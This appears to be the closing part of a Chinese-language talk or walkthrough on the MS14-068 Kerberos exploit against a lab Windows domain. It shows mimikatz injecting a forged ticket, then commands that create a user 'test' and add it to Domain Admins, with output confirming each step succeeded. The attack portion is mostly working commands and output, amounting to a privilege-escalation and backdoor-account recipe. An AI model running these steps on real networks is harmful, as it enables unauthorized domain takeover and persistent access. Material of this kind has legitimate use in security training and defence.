## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 21 modules * * */

mimikatz # kerberos::ptc C:\Users\zhangsan.ADMIN\Desktop\TGT_zhangsan@admin.com.ccache

Principal : (01) : zhangsan ; @ ADMIN.COM

Data 0
Start/End/MaxRenew: 2017/8/2 15:28:02 ; 2017/8/3 1:28:02 ; 2017/8/9 1
5:28:02
Service Name (01) : krbtgt ; ADMIN.COM ; @ ADMIN.COM
Target Name (01) : krbtgt ; ADMIN.COM ; @ ADMIN.COM
Client Name (01) : zhangsan ; @ ADMIN.COM
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable
;
Session Key : 0x00000017 - rc4_hmac_nt
1bb919a1e0532013432b076cb628c83f
Ticket : 0x00000000 - null ; kvno = 2
[... ]
* Injecting ticket : OK

mimikatz #
```

MS14-068

3. 添加账户

net user test venus123@ /add /domain

```
C:\Users\zhangsan.ADMIN>whoami
admin\zhangsan

C:\Users\zhangsan.ADMIN>net user test venus123@ /add /domain
这项请求将在域 admin.com 的域控制器处理。

命令成功完成。

C:\Users\zhangsan.ADMIN>
```

4. net group "Domain admins" test /add /domain

```
C:\Users\zhangsan.ADMIN>net group "Domain admins" test /add /domain
这项请求将在域 admin.com 的域控制器处理。

命令成功完成。

C:\Users\zhangsan.ADMIN>
```

```
管理员: 命令提示符
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\\SERVER2008 的用户帐户

-----
Administrator      Guest      krbtgt
test                zhangsan
命令成功完成。

C:\Users\Administrator>
```

THANKS!

—— 谢 谢 聆 听 ——